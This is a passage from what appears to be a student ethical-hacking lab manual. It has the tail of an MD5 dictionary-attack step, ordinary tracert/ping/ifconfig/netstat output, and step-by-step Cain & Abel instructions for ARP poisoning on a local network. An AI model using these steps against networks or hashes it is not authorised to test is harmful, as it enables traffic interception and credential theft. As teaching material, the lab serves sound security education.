
Paste the value into the field you have converted

e.g(MD5)




Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



Select all the options and start the dictionary attack



## PRACTICAL NO. 3

### 3.1) Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type [www.prestashop.com](http://www.prestashop.com) press “Enter”.

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the traceroute path to the website, showing 30 hops. Hops 1 through 6 show intermediate routers and their IP addresses. Hops 7 through 126 show "Request timed out." for each hop. The final line of output is "Trace complete.".

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1   4 ms    2 ms    3 ms  192.168.0.1
 2  107 ms   39 ms   27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3   31 ms   35 ms   33 ms  125.18.4.65
 4   142 ms   131 ms   132 ms  182.79.245.161
 5   128 ms   132 ms   126 ms  5.226.7.253
 6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7  153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
 8   148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9   *         *         *         Request timed out.
10   160 ms   *         133 ms  ve111-po1-ar1-vbo.alionis.net [94.100.175.6]
11   131 ms   133 ms   139 ms  fwprestashop.com [94.100.173.4]
12   *         *         *         Request timed out.
13   *         *         *         Request timed out.
14   *         *         *         Request timed out.
15   *         *         *         Request timed out.
16   *         *         *         Request timed out.
17   *         *         *         Request timed out.
18   *         *         *         Request timed out.
19   *         *         *         Request timed out.
20   *         *         *         Request timed out.
21   *         *         *         Request timed out.
22   *         *         *         Request timed out.
23   *         *         *         Request timed out.
24   *         *         *         Request timed out.
25   *         *         *         Request timed out.
26   *         *         *         Request timed out.
27   *         *         *         Request timed out.
28   *         *         *         Request timed out.
29   *         *         *         Request timed out.
30   *         *         *         Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses

Ifconfig

The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>ping 91.240.109.42". The output shows four failed ping attempts ("Request timed out."). Below this, the command "C:\>ping 192.168.0.1" is entered, followed by its output showing four successful ping responses from the local interface. Finally, the command "C:\>ping 192.168.0.1" is run again, showing four successful ping responses and a summary line "Approximate round trip times in milli-seconds:".

```
Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
```


```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


## Netstat

| Active Connections |                    |                       |             |
|--------------------|--------------------|-----------------------|-------------|
| Proto              | Local Address      | Foreign Address       | State       |
| TCP                | 127.0.0.1:1564     | DESKTOP-923RK3N:1565  | ESTABLISHED |
| TCP                | 127.0.0.1:1565     | DESKTOP-923RK3N:1564  | ESTABLISHED |
| TCP                | 127.0.0.1:25104    | DESKTOP-923RK3N:25105 | ESTABLISHED |
| TCP                | 127.0.0.1:25105    | DESKTOP-923RK3N:25104 | ESTABLISHED |
| TCP                | 127.0.0.1:25107    | DESKTOP-923RK3N:25108 | ESTABLISHED |
| TCP                | 127.0.0.1:25108    | DESKTOP-923RK3N:25107 | ESTABLISHED |
| TCP                | 127.0.0.1:25112    | DESKTOP-923RK3N:25113 | ESTABLISHED |
| TCP                | 127.0.0.1:25113    | DESKTOP-923RK3N:25112 | ESTABLISHED |
| TCP                | 127.0.0.1:25114    | DESKTOP-923RK3N:25115 | ESTABLISHED |
| TCP                | 127.0.0.1:25115    | DESKTOP-923RK3N:25114 | ESTABLISHED |
| TCP                | 192.168.0.57:24938 | 52.230.84.217:https   | ESTABLISHED |
| TCP                | 192.168.0.57:24978 | 162.254.196.84:27021  | ESTABLISHED |
| TCP                | 192.168.0.57:25052 | a23-56-165-111:https  | ESTABLISHED |
| TCP                | 192.168.0.57:25072 | test:https            | TIME_WAIT   |
| TCP                | 192.168.0.57:25078 | a23-56-165-111:https  | ESTABLISHED |
| TCP                | 192.168.0.57:25080 | a23-56-165-111:https  | ESTABLISHED |
| TCP                | 192.168.0.57:25083 | 40.67.188.75:https    | ESTABLISHED |
| TCP                | 192.168.0.57:25099 | 13.107.21.200:https   | ESTABLISHED |
| TCP                | 192.168.0.57:25100 | ns329092:http         | SYN_SENT    |
| TCP                | 192.168.0.57:25101 | 155:https             | ESTABLISHED |
| TCP                | 192.168.0.57:25103 | 103.56.230.154:http   | ESTABLISHED |
| TCP                | 192.168.0.57:25106 | ns329092:http         | SYN_SENT    |
| TCP                | 192.168.0.57:25109 | ats1:https            | ESTABLISHED |


### 3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.



Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.



Step 4 : Click on “+” icon on the top. Click on ok.





Step 5 : Shows the Connected host.


The screenshot shows the Cain & Abel interface with the 'Hosts' tab selected. A table displays network devices with their IP addresses, MAC addresses, OUI fingerprints, and host names. The table includes columns for B.., B.., B8, Gr, M0, M1, and M3. The first row is highlighted in blue, showing 192.168.0.1 with a MAC address of 14D64DA256C7 and an OUI fingerprint of D-Link International.

| IP address    | MAC address   | OUI fingerprint               | Host name | B.. | B.. | B8 | Gr | M0 | M1 | M3 |
|---------------|---------------|-------------------------------|-----------|-----|-----|----|----|----|----|----|
| 192.168.0.1   | 14D64DA256C7  | D-Link International          |           |     |     |    |    |    |    |    |
| 192.168.0.56  | F46D04E9C74   | ASUSTek COMPUTER INC.         |           |     |     |    |    |    |    |    |
| 192.168.0.57  | 50E54992356C  | GIGA-BYTE TECHNOLOGY ...      |           |     |     |    |    |    |    |    |
| 192.168.0.71  | BCEAEC5560745 | ASUSTek COMPUTER INC.         |           |     |     |    |    |    |    |    |
| 192.168.0.72  | 94DE8097D224  | GIGA-BYTE TECHNOLOGY ...      |           |     |     |    |    |    |    |    |
| 192.168.0.100 | F07D687CE6C8  | D-Link Corporation            |           |     |     |    |    |    |    |    |
| 192.168.0.185 | 00E0B606C002  | Entrada Networks              |           |     |     |    |    |    |    |    |
| 192.168.0.225 | 50E549BE2013  | GIGA-BYTE TECHNOLOGY ...      |           |     |     |    |    |    |    |    |
| 192.168.0.230 | 50E54946F9F8  | GIGA-BYTE TECHNOLOGY ...      |           |     |     |    |    |    |    |    |
| 192.168.0.233 | 0019D18D0BE9  | Intel Corporate               |           |     |     |    |    |    |    |    |
| 192.168.0.236 | 94DE808FCFB3  | GIGA-BYTE TECHNOLOGY ...      |           |     |     |    |    |    |    |    |
| 192.168.0.237 | 94DE808FD25E  | GIGA-BYTE TECHNOLOGY ...      |           |     |     |    |    |    |    |    |
| 192.168.0.250 | 001761101CC6  |                               |           |     |     |    |    |    |    |    |
| 192.168.0.251 | 001761103976  |                               |           |     |     |    |    |    |    |    |
| 192.168.1.1   | 001802FC170D  | Alpha Networks Inc.           |           |     |     |    |    |    |    |    |
| 192.168.1.3   | 001802FC170D  | Alpha Networks Inc.           |           |     |     |    |    |    |    |    |
| 192.168.1.5   | 24DEC6C4B904  | Aruba Networks                |           |     |     |    |    |    |    |    |
| 192.168.1.6   | 001E90B798F5  | Elitelgroup Computer Syste... |           |     |     |    |    |    |    |    |
| 192.168.1.7   | 00E0B606C0E1  | Entrada Networks              |           |     |     |    |    |    |    |    |
| 192.168.1.8   | 24DEC6C4B8EC  | Aruba Networks                |           |     |     |    |    |    |    |    |
| 192.168.1.9   | 24DEC6C4B8EC  | Aruba Networks                |           |     |     |    |    |    |    |    |


Step 6 : Select Arp at bottom.

The screenshot shows the Cain & Abel interface with the 'ARP' tab selected. On the left, a tree view shows various ARP entries: APR-Cert, APR-DNS, APR-SSH-1 (0), APR-HTTPS (0), APR-ProxyHTTPS (0), APR-RDP (0), APR-FTPS (0), APR-POP3S (0), APR-IMAPS (0), APR-LDAPS (0), and APR-SIPS (0). The main pane displays two tables. The top table has columns for Status, IP address, MAC address, Packets ->, <- Packets, MAC address, and IP address. The bottom table also has columns for Status, IP address, MAC address, Packets ->, <- Packets, MAC address, and IP address. Both tables are currently empty.


Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.



